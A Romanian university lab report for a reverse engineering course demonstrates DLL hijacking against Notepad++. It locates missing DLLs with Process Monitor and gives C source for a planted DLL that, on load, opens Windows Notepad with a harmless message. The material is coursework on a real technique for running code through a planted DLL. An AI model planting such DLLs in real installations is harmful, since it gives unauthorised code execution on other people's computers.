Universitatea Tehnică a Moldovei

Facultatea Calculatoare Informatică şi Microelectronică

Departamentul Ingineria Software și Automatică

**RAPORT**

Lucrarea de laborator nr. 8

# La disciplina „Tehnici de Inginerie Inversa”

A efectuat: st. gr. SI-211 A. Chihai

A verificat: C. Maxim

Chișinău – 2024

Sarcină:

La Notepadd++ de aplicat tehnica de DLL Hijacking - pentru a executa o actiune proprie atunci cind pornesti NotePad++




Figura 2 Proces monitor cu fitru pentru Notepad++




Figura 3 Detectarea fisierelor vulnerabile

Fișierele care au fost detectate cu **NOT FOUND** sunt vulnerabile la tehnica DLL Hijacking deoarece aplicatia Notepad++ cauta acest dll in folderul curent, astfel putem crea un dll pe care sa-l inseram in folderul Notepad++.

Cod inlocuire dll care va deschide un notepad default din windows cu textul “Folosește acest notepad!”

#include <windows.h>

BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul\_reason\_for\_call, LPVOID lpReserved)

{

switch (ul\_reason\_for\_call)

{

case DLL\_PROCESS\_ATTACH:

{

const wchar\_t\* text = L"Folosește acest notepad!";

wchar\_t tempFileName[MAX\_PATH];

GetTempFileNameW(L".", L"notepad\_", 0, tempFileName);

HANDLE hFile = CreateFileW(tempFileName, GENERIC\_WRITE, 0, NULL, CREATE\_ALWAYS, FILE\_ATTRIBUTE\_NORMAL, NULL);

if (hFile != INVALID\_HANDLE\_VALUE)

{

DWORD bytesWritten;

WriteFile(hFile, text, (DWORD)(wcslen(text) \* sizeof(wchar\_t)), &bytesWritten, NULL);

CloseHandle(hFile);

STARTUPINFO si = { sizeof(si) };

PROCESS\_INFORMATION pi;

if (CreateProcessW(L"notepad.exe", tempFileName, NULL, NULL, FALSE, 0, NULL, NULL, &si, &pi))

{

CloseHandle(pi.hProcess);

CloseHandle(pi.hThread);

}

else

{

MessageBoxW(NULL, L"Failed to create process!", L"Error", MB\_OK | MB\_ICONERROR);

}

DeleteFileW(tempFileName);

}

else

{

MessageBoxW(NULL, L"Failed to create file!", L"Error", MB\_OK | MB\_ICONERROR);

}

break;

}

case DLL\_THREAD\_ATTACH:

case DLL\_THREAD\_DETACH:


case DLL\_PROCESS\_DETACH:

break;


}

return TRUE;

}



Rezultatul la rularea notepad++ după inserarea dll-ului creat de noi



**Concluzie**

În cadrul acestei lucrări de laborator la disciplina "Tehnici de Inginerie Inversa", am aplicat tehnica de DLL Hijacking în cadrul aplicației Notepad++ pentru a executa o acțiune proprie la pornirea acesteia. Această tehnică implică inserarea unui fișier DLL malefic într-un director în care aplicația caută DLL-urile și apoi folosirea acestui DLL pentru a prelua controlul sau a executa cod malefic.

Am identificat faptul că Notepad++ caută DLL-urile în folderul său curent, ceea ce ne permite să creăm un DLL propriu și să-l inserăm în acest director pentru a fi încărcat de aplicație.

Am scris un cod DLL care, atunci când este încărcat de Notepad++, deschide un notepad simplu din Windows, afișând un mesaj specific: "Folosește acest notepad!". Am utilizat funcții din Windows API pentru a crea un fișier temporar pentru textul dorit, pentru a deschide notepad-ul și pentru a șterge fișierul temporar după utilizare.